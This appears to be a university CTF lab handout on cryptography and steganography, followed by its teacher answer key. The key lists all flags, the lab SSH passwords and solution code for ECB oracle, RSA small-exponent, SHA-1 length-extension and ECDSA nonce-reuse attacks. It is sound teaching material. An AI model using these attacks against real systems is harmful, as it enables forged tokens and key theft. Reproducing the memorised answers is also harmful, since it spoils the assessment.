Challenge A2 – Block Cipher Oracle

The file `A2_admin_cipher.b64` contains a ciphertext encrypted with AES. The script `A2_oracle.py` provides an encryption oracle you can query.

1. Run `python3 A2_oracle.py` and study the interface
2. Understand why AES-ECB mode is vulnerable to chosen-plaintext attacks
3. Craft queries to recover the hidden message byte by byte
4. Extract the flag

Deliverable: the flag string and a brief explanation of the ECB weakness.

Challenge A3 – Polyalphabetic Cipher

The file `A3_documento_clasificado.txt` is encrypted with a polyalphabetic substitution cipher. The key is a word, not a number.

1. Search for repeated trigrams in the ciphertext
2. Use the distances between repetitions to estimate the key length (Kasiski examination)
3. Once you know the key length, treat each column as a Caesar cipher
4. Recover the key and decrypt the full message

Deliverable: the key word and the flag string.

Challenge A4 – XOR Repeating Key

The file `A4_mensaje_xor.hex` is a hex-encoded XOR-encrypted message. The key is shorter than the plaintext and repeats.

1. Decode the hex string to bytes
2. Estimate the key length using the index of coincidence or by trying lengths 1–20
3. Apply crib-dragging: XOR a known word against the ciphertext at every position
4. Recover the repeating key and decrypt the full message

Deliverable: the key and the flag string.

Challenge A5 – RSA Weak Exponent *(gate key)*

The file `A5_rsa_challenge.txt` contains an RSA ciphertext and the public key parameters (n, e). The public exponent is unusually small.

1. Read the ciphertext c and the parameters n and e
2. Check whether $m^e < n$ (i.e., no modular reduction occurred during encryption)
3. If so, compute the integer e-th root of c to recover m
4. Convert m from integer to bytes and extract the flag

Deliverable: the flag string. This flag is required to access ServerC.

Module B – Steganography (ServerB)

Entry: `ssh sysop@10.10.2.10` Password: `S3cure24!`
All challenge files are in `/srv/public/uploads/`.

Challenge B1 – Metadata

The file `B1_oficina_novacorp.png` is a photograph of a Nova-Corp office.

1. Run `exiftool B1_oficina_novacorp.png`
2. Examine all metadata fields
3. Locate the field that contains the hidden flag

Deliverable: the flag string.

Challenge B2 – Binary Structure

The file `B2_network_diagram.png` appears to be a valid PNG. However, something follows the official end of the file.

1. Find the position of the PNG IEND chunk marker (`49 45 4E 44`)
2. Read all bytes that appear after that position
3. Interpret those bytes as ASCII text

Deliverable: the flag string.

Challenge B3 – LSB in Red Channel

The file `B3_documento_escaneado.png` hides data in the least-significant bit of the red channel of each pixel.

1. Open the image with Pillow (`from PIL import Image`)
2. Iterate over all pixels in row-major order
3. Extract the LSB of the red value of each pixel
4. Assemble the bits into bytes (8 bits per byte, MSB first)
5. Convert the bytes to ASCII until you reach the end of the flag

Deliverable: the flag string.

Challenge B4 – LSB in Alpha Channel

The file `B4_novacorp_logo.png` is an RGBA image. Data is hidden in the least-significant bit of the alpha channel.

1. Open the image and select channel A (alpha)
2. Apply the same LSB extraction technique as in B3 to the alpha values

Deliverable: the flag string.

Challenge B5 – Steghide JPEG *(gate key)*

The file `B5_camara_seguridad.jpg` contains a hidden payload embedded with `steghide`. The passphrase is related to the company name in the scenario.

1. Run `steghide extract -sf B5_camara_seguridad.jpg`
2. When prompted for the passphrase, try words related to "NovaCorp"
3. The extracted file contains the flag

Deliverable: the flag string. This flag is required to access ServerC.

Module C – Advanced Mix (ServerC)

> Derive the `devops` password from flags A5 and B5 before attempting this module. See Section 3 (The Gate Mechanism).

Entry: `ssh devops@10.10.3.10` Password: *derived*

All challenge files are in `/home/devops/retos/`.

Challenge C1 – Multilayer

The file `C1_backup_tapes.jpg` requires three sequential steps to reveal the flag.

1. Run `exiftool C1_backup_tapes.jpg` and look for a hidden clue
2. Use the clue as a `steghide` passphrase to extract an embedded archive
3. Open the extracted archive and read the flag inside

Deliverable: the flag string.

Challenge C2 – Onion Encoding

The file `C2_backup_log.b64` is encoded in multiple nested layers.

1. Decode the file from base64
2. Decompress the result with gzip
3. Decode the output from base64 again
4. Decompress with bzip2
5. Read the plaintext flag

Deliverable: the flag string.

Challenge C3 – Hash Length Extension

The file `C3_api_token.txt` contains a signed API token. The signature is computed as `SHA1(secret + message)`. The verification script `C3_verificador.py` accepts a forged token if the signature is valid for the extended message.

1. Read the original message and its MAC from `C3_api_token.txt`

2. Use the `hlextend` library to forge a new signature for the message extended with `&access=admin`
3. Submit the forged token to the verificator to obtain the flag

Deliverable: the flag string and the forged message bytes.

Challenge C4 – ECDSA Nonce Reuse (Master)

The file `C4_ecdsa_signatures.txt` contains a set of ECDSA signatures over the `secp256k1` curve. The same nonce k was reused across two different messages.

1. Examine the file and identify two signatures that share the same r value
2. Recover the nonce k algebraically from the two (r, s, h) triples
3. Use k to recover the private key d
4. Sign the challenge message with d and submit the signature to `C4_verificador.py`

Deliverable: the flag string and the recovered private key.

Deliverables

Submit a technical report (3–5 pages) covering:

- **All 14 flags captured:** paste the exact flag strings for each challenge
- **Method summary per challenge:** one paragraph per flag explaining what vulnerability was exploited and how
- **Gate derivation:** show the computation used to derive the ServerC password from flags A5 and B5
- **Code snippets:** include any Python scripts you wrote
- **Reflection:** which challenge did you find hardest and why?

Hints

Stuck? Hints are ordered by how much they reveal.

Module A:

1. A1: The cipher shifts each letter by 13 positions. `codecs.decode(text,`

`'rot_13')` works in one line.

2. A2: ECB encrypts each 16-byte block independently. Control the input so that only one unknown byte sits in your block.
3. A3: Find repeated sequences of 3+ letters. Measure the distances. The GCD of the distances is likely the key length.
4. A4: Guess a common English word (e.g. "the") and XOR it against the ciphertext at every offset. A correct placement reveals key bytes.
5. A5: `gmpy2.iroot(c, 3)` returns `(m, exact)`. If `exact` is `True`, you have the message.

Module B:

1. B1: `exiftool` shows all EXIF fields. Look at the `Artist` field.
2. B2: Search for the bytes `49 45 4E 44 AE 42 60 82` (IEND + CRC). Anything after that is appended data.
3. B3: `img.getpixel((x,y))[0] & 1` gives the LSB of red.
4. B4: `img.split()[3]` gives the alpha channel as a band.
5. B5: The passphrase is the company name in lowercase.

Module C:

1. C1: Check the `Comment` EXIF field for the steghide passphrase.
2. C2: Work layer by layer. `base64.b64decode` then `gzip.decompress` then `base64.b64decode` then `bz2.decompress`.
3. C3: `import hlextend; sha = hlextend.new('sha1')`. The secret length is 16 bytes.
4. C4: Two signatures with the same r value share the same k. $k = (h_1 - h_2) \cdot (s_1 - s_2)^{-1} \pmod{n}$.

Tools Reference

The following tools are available on the servers:

Tool	Available on	Use
python3	All servers	Scripting, decoding, cryptanalysis
pycryptodome	ServerA	AES, RSA primitives
gmpy2	ServerA	Integer cube root for RSA attack
exiftool	ServerB, ServerC	Read/write image EXIF metadata
steghide	ServerB, ServerC	Embed/extract steghide payloads
python3-pil	ServerB, ServerC	Image pixel manipulation
hlextend	ServerC	SHA-1 length extension attack

Table 2: Tools available on each server

Centre universitari adscrit a la

TecnoCampus

upf. Universitat Pompeu Fabra Barcelona

Bachelor in Computer Engineering — Management and Information Systems

Ethical Pentesting in Virtualized Environments with EVE-NG

Lab 4

Cryptography & Steganography CTF

Teacher Reference — Do Not Distribute

Do not distribute to students.
This document contains the complete solution including flags and credentials.

Scenario	NovaCorp breach forensic investigation
Servers	ServerA · ServerB · ServerC
Total flags	14 (A1–A5, B1–B5, C1–C4)
Gate	ServerC password = md5(A5 + B5)[:12] = fa681b59855d
Topics	Classical ciphers, AES-ECB, RSA, LSB stego, steghide, ECDSA

Eloi Egea Rada

Supervisor: Pere Vidiella i Catalan

TecnoCampus · GEISI · 2025–2026

Flag Reference (Instructor Summary)

ID	Server	Technique	Flag
A1	ServerA	ROT13	H4U{r0t_c1ph3r_br0k3n}
A2	ServerA	AES-ECB oracle	H4U{4es_3cb_bl0ck_4tt4ck}
A3	ServerA	Vigenere + Kasiski	H4U{v1g3n3r3_k4s1sk1_4tt4ck}
A4	ServerA	XOR repeating key	H4U{x0r_r3p34t1ng_k3y}
A5	ServerA	RSA $e = 3$ cube root	H4U{rsa_sm4ll_3xp0n3nt}
B1	ServerB	EXIF Artist field	H4U{3x1f_m3t4d4t4_h1dd3n}
B2	ServerB	Data after IEND chunk	H4U{d4t4_4ft3r_1end_chunk}
B3	ServerB	LSB red channel	H4U{lsb_st3g4n0gr4phy_r}
B4	ServerB	LSB alpha channel	H4U{4lph4_ch4nn3l_h1dd3n}
B5	ServerB	Steghide JPEG (pass=novacorp)	H4U{st3gh1d3_p4ssw0rd_cr4ck}
C1	ServerC	EXIF hint + steghide + ZIP	H4U{mult1l4y3r_st3g0_4es}
C2	ServerC	Onion: b64(bz2(b64(gz(flag))))	H4U{0n10n_l4y3rs_st3g0}
C3	ServerC	SHA-1 length extension	H4U{l3ngth_3xt3ns10n_sh4}
C4	ServerC	ECDSA nonce reuse secp256k1	H4U{3cc_n0nc3_r3us3_pwn3d}

Table 1: Complete flag reference – instructor use only

Gate Derivation (ServerC Password)

The ServerC password is derived as follows:

```
import hashlib
flag_a5 = "H4U{rsa_sm4ll_3xp0n3nt}"
flag_b5 = "H4U{st3gh1d3_p4ssw0rd_cr4ck}"
combined = flag_a5 + flag_b5
password = hashlib.md5(combined.encode()).hexdigest()[:12]
```

```
# Result: fa681b59855d
```

The devops account password is fa681b59855d. The exercise hint tells students the CTF hint password is D3vOps24! – this is a red herring that hints at the derivation mechanism without giving the answer.

Module A – Cryptography Solutions (ServerA)

Credentials: ssh admin@10.10.1.10 Password: N3xaTech!
Files: /home/admin/mensajes/

A1 – ROT13

Flag: H4U{r0t_c1ph3r_br0k3n}

Solution:

```
import codecs
with open('A1_mensaje_interceptado.txt') as f:
    text = f.read()
decoded = codecs.decode(text, 'rot_13')
print(decoded)  # Flag is embedded in the decoded message
```

ROT13 is a Caesar cipher with a fixed shift of 13. It is self-inverse: applying it twice returns the original text. The flag is embedded in the decoded plaintext.

A2 – AES-ECB Oracle Attack

Flag: H4U{4es_3cb_bl0ck_4tt4ck}

Technique: AES-ECB byte-at-a-time oracle.

AES-ECB encrypts each 16-byte block independently. If the oracle encrypts attacker_input + secret, the attacker can align the unknown bytes one at a time at the end of a block, then brute-force each byte:

```
# Pseudocode for byte-at-a-time ECB attack
recovered = b""
for i in range(len(secret)):
    block_index = i // 16
    padding_len = 15 - (i % 16)
    padding = b"A" * padding_len
    target_block = oracle(padding)[block_index*16:(block_index+1)
       *16]
    for byte in range(256):
        candidate = oracle(padding + recovered + bytes([byte]))
```

```
        if candidate[block_index*16:(block_index+1)*16] ==
           target_block:
            recovered += bytes([byte])
            break
```

Teaching point: ECB mode is deterministic and stateless. Identical plaintext blocks always produce identical ciphertext blocks. This makes it vulnerable to chosen-plaintext attacks in oracle settings. Use CBC or GCM in production.

A3 – Vigenere Cipher + Kasiski Examination

Flag: H4U{v1g3n3r3_k4s1sk1_4tt4ck}
Key: NEXATECH

Solution steps:

1. Find repeated trigrams and their distances. The GCD of distances is 8, indicating a key length of 8.
2. Split the ciphertext into 8 interleaved streams.
3. Apply frequency analysis to each stream as a Caesar cipher.
4. The most frequent letter in each stream corresponds to 'E' in English.

```
from itertools import cycle

def vigenere_decrypt(ciphertext, key):
    result = []
    key_cycle = cycle(key.upper())
    for char in ciphertext:
        if char.isalpha():
            shift = ord(next(key_cycle)) - ord('A')
            base = ord('A') if char.isupper() else ord('a')
            result.append(chr((ord(char) - base - shift) % 26 +
               base))
        else:
            result.append(char)
    return ''.join(result)

plaintext = vigenere_decrypt(open('A3_documento_clasificado.txt').
   read(), 'NEXATECH')
```

A4 – XOR Repeating Key

Flag: H4U{x0r_r3p34t1ng_k3y}

Solution:

```
ciphertext = bytes.fromhex(open('A4_mensaje_xor.hex').read().strip
    ())

# Crib-dragging: try known word 'the' at every position
crib = b'the'
for i in range(len(ciphertext) - len(crib)):
    key_fragment = bytes(c ^ p for c, p in zip(ciphertext[i:], crib
        ))
    # key_fragment[0] corresponds to key[i % key_len]

# Once key length is determined (use index of coincidence), recover
    full key
key_len = 8  # determined by IC analysis
key = bytearray()
for i in range(key_len):
    stream = ciphertext[i::key_len]
    # frequency analysis: most frequent byte XOR ord('e') = key
        byte
    freq = max(range(256), key=lambda k: sum(1 for b in stream if b
        == k))
    key.append(freq ^ ord('e'))

plaintext = bytes(b ^ key[i % len(key)] for i, b in enumerate(
    ciphertext))
```

A5 – RSA Small Exponent ($e = 3$, Cube Root Attack)

Flag: `H4U{rsa_sm4ll_3xp0n3nt}`

Vulnerability: When $e = 3$ and $m^3 < n$, the encryption $c = m^3 \bmod n$ performs no actual modular reduction. Therefore $c = m^3$ as an integer, and $m = \sqrt[3]{c}$ exactly.

```
import gmpy2

# Read from A5_rsa_challenge.txt
n = int(...)   # modulus
e = 3
c = int(...)   # ciphertext

m, exact = gmpy2.iroot(c, e)
assert exact, "Cube␣root␣is␣not␣exact␣--␣modular␣reduction␣occurred
    "

flag = m.to_bytes((m.bit_length() + 7) // 8, 'big').decode()
print(flag)
```

Teaching point: RSA requires a sufficiently large exponent (typically $e = 65537$) or message padding (OAEP) to prevent small-exponent

attacks. Textbook RSA with $e = 3$ and no padding is broken when the plaintext is small relative to the modulus.

Module B – Steganography Solutions (ServerB)

Credentials: `ssh sysop@10.10.2.10` Password: `S3cure24!`
Files: `/srv/public/uploads/`

B1 – EXIF Metadata

Flag: `H4U{3x1f_m3t4d4t4_h1dd3n}`

```
exiftool B1_oficina_novacorp.png
# Look for: Artist: H4U{3x1f_m3t4d4t4_h1dd3n}
```

The flag is stored in the EXIF `Artist` field. EXIF metadata is invisible to ordinary image viewers but trivially readable with `exiftool`.

B2 – Data after PNG IEND Chunk

Flag: `H4U{d4t4_4ft3r_1end_chunk}`

```
with open('B2_network_diagram.png', 'rb') as f:
    data = f.read()

# PNG IEND chunk signature + CRC (8 bytes total)
iend_marker = b'\x49\x45\x4e\x44\xae\x42\x60\x82'
pos = data.find(iend_marker)
hidden = data[pos + len(iend_marker):]
print(hidden.decode())  # H4U{d4t4_4ft3r_1end_chunk}
```

PNG parsers stop reading at IEND. Any appended bytes are silently ignored by image viewers, making this a trivial but effective hiding technique.

B3 – LSB Steganography in Red Channel

Flag: `H4U{lsb_st3g4n0gr4phy_r}`

```
from PIL import Image

img = Image.open('B3_documento_escaneado.png').convert('RGB')
bits = []
for y in range(img.height):
    for x in range(img.width):
        r, g, b = img.getpixel((x, y))
        bits.append(r & 1)
```

```
chars = []
for i in range(0, len(bits), 8):
    byte = int(''.join(str(b) for b in bits[i:i+8]), 2)
    if byte == 0:
        break
    chars.append(chr(byte))

print(''.join(chars))  # H4U{lsb_st3g4n0gr4phy_r}
```

B4 – LSB Steganography in Alpha Channel

Flag: H4U{4lph4_ch4nn3l_h1dd3n}

```
from PIL import Image

img = Image.open('B4_novacorp_logo.png').convert('RGBA')
alpha = img.split()[3]   # Channel index 3 = Alpha
bits = []
for y in range(img.height):
    for x in range(img.width):
        bits.append(alpha.getpixel((x, y)) & 1)

chars = []
for i in range(0, len(bits), 8):
    byte = int(''.join(str(b) for b in bits[i:i+8]), 2)
    if byte == 0:
        break
    chars.append(chr(byte))

print(''.join(chars))  # H4U{4lph4_ch4nn3l_h1dd3n}
```

B5 – Steghide JPEG (Passphrase: novacorp)

Flag: H4U{st3gh1d3_p4ssw0rd_cr4ck}
Passphrase: novacorp

```
steghide extract -sf B5_camara_seguridad.jpg -p novacorp
# Outputs: flag.txt containing H4U{st3gh1d3_p4ssw0rd_cr4ck}
```

The passphrase is the company name in lowercase. In a real assessment, this would be found via wordlist attack using `stegseek` or `steghide` with `rockyou.txt`.

Module C – Advanced Mix Solutions (ServerC)

Credentials: `ssh devops@10.10.3.10` Password: `fa681b59855d`
Files: `/home/devops/retos/`

C1 – Multilayer: EXIF + Steghide + ZIP

Flag: H4U{mult1l4y3r_st3g0_4es}

Step 1: Extract EXIF comment for steghide passphrase.

```
exiftool C1_backup_tapes.jpg
# Comment: passphrase=cipherstrike2026
```

Step 2: Extract steghide payload.

```
steghide extract -sf C1_backup_tapes.jpg -p cipherstrike2026
# Extracts: payload.zip
```

Step 3: Open ZIP archive.

```
unzip payload.zip
cat flag.txt   # H4U{mult1l4y3r_st3g0_4es}
```

Implementation note: The `piexif` library must re-insert the EXIF comment *after* steghide embedding, as steghide strips EXIF on embed. The generator script uses `piexif.insert(exif_bytes, filename)` after `steghide embed` to restore the hint metadata.

C2 – Onion Encoding: b64(bz2(b64(gz(flag))))

Flag: H4U{0n10n_l4y3rs_st3g0}

```
import base64, gzip, bz2

with open('C2_backup_log.b64') as f:
    data = f.read().strip()

# Layer 1: base64 decode
data = base64.b64decode(data)
# Layer 2: bzip2 decompress
data = bz2.decompress(data)
# Layer 3: base64 decode
data = base64.b64decode(data)
# Layer 4: gzip decompress
data = gzip.decompress(data)

print(data.decode())  # H4U{0n10n_l4y3rs_st3g0}
```

Note: the encoding order from inside out is gz then b64 then bz2 then b64, so the decoding order is b64 then bz2 then b64 then gz.

C3 – SHA-1 Hash Length Extension Attack

Flag: H4U{l3ngth_3xt3ns10n_sh4}

Vulnerability: The server computes `MAC = SHA1(secret + message)`. SHA-1 (like MD5) uses Merkle-Damgard construction, which allows an attacker who knows the MAC to append data and compute a valid MAC for the extended message without knowing the secret.

```
import hlextend

# From C3_api_token.txt:
original_msg = b"user=analyst&role=viewer"
original_mac = "a3f......"  # 40-hex SHA1 from the file
secret_len = 16             # hinted in the challenge

sha = hlextend.new('sha1')
# Forge: extend with &access=admin
forged_msg = sha.extend(b'&access=admin', original_msg, secret_len,
    original_mac)
forged_mac = sha.hexdigest()

# Submit to verificator
# python3 C3_verificador.py <forged_msg_hex> <forged_mac>
import subprocess
result = subprocess.run(
    ['python3', 'C3_verificador.py', forged_msg.hex(), forged_mac],
    capture_output=True, text=True
)
print(result.stdout)  # H4U{l3ngth_3xt3ns10n_sh4}
```

> **Teaching point:** `SHA1(secret + message)` is not a secure MAC. Use HMAC-SHA256 instead. HMAC wraps the hash with two nested applications that prevent length extension by design.

C4 – ECDSA Nonce Reuse (secp256k1)

Flag: `H4U{3cc_n0nc3_r3us3_pwn3d}`

Vulnerability: ECDSA security requires a unique random nonce k for every signature. If the same k is reused across two signatures (r, s_1, h_1) and (r, s_2, h_2) (note: same r implies same k), the private key is algebraically recoverable.

Recovery equations:

$$k = \frac{h_1 - h_2}{s_1 - s_2} \pmod{n} \qquad d = \frac{s_1 \cdot k - h_1}{r} \pmod{n}$$

```
from sympy import mod_inverse

# secp256k1 curve order
n = 0
   xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141
```

```
# Read from C4_ecdsa_signatures.txt -- find two entries with same r
# (r, s1, h1) and (r, s2, h2) share the same k

def modinv(a, m):
    return pow(a, -1, m)

k = (h1 - h2) * modinv(s1 - s2, n) % n
d = (s1 * k - h1) * modinv(r, n) % n

print(f"Recovered private key: {hex(d)}")

# Sign the challenge message with d
# Submit r_hex s_hex to C4_verificador.py
```

Real-world precedent: The Sony PlayStation 3 root key was recovered in 2010 using exactly this attack. Sony's ECDSA implementation used a constant k for all firmware signatures.

Grading Guide

Item	Criteria	Points
Flags A1–A4	Correct flag strings (1 pt each)	4
Flag A5	Correct flag + gate derivation shown	3
Flags B1–B4	Correct flag strings (1 pt each)	4
Flag B5	Correct flag + gate derivation shown	3
Flags C1–C4	Correct flag strings (2 pts each)	8
Methods	Clear explanation of technique per flag	6
Code quality	Working scripts submitted, readable, commented	4
Reflection	Substantive paragraph on difficulty/learning	2
Bonus	C4 with detailed algebraic derivation	+2
Total		**34 (+2)**

Table 2: Grading rubric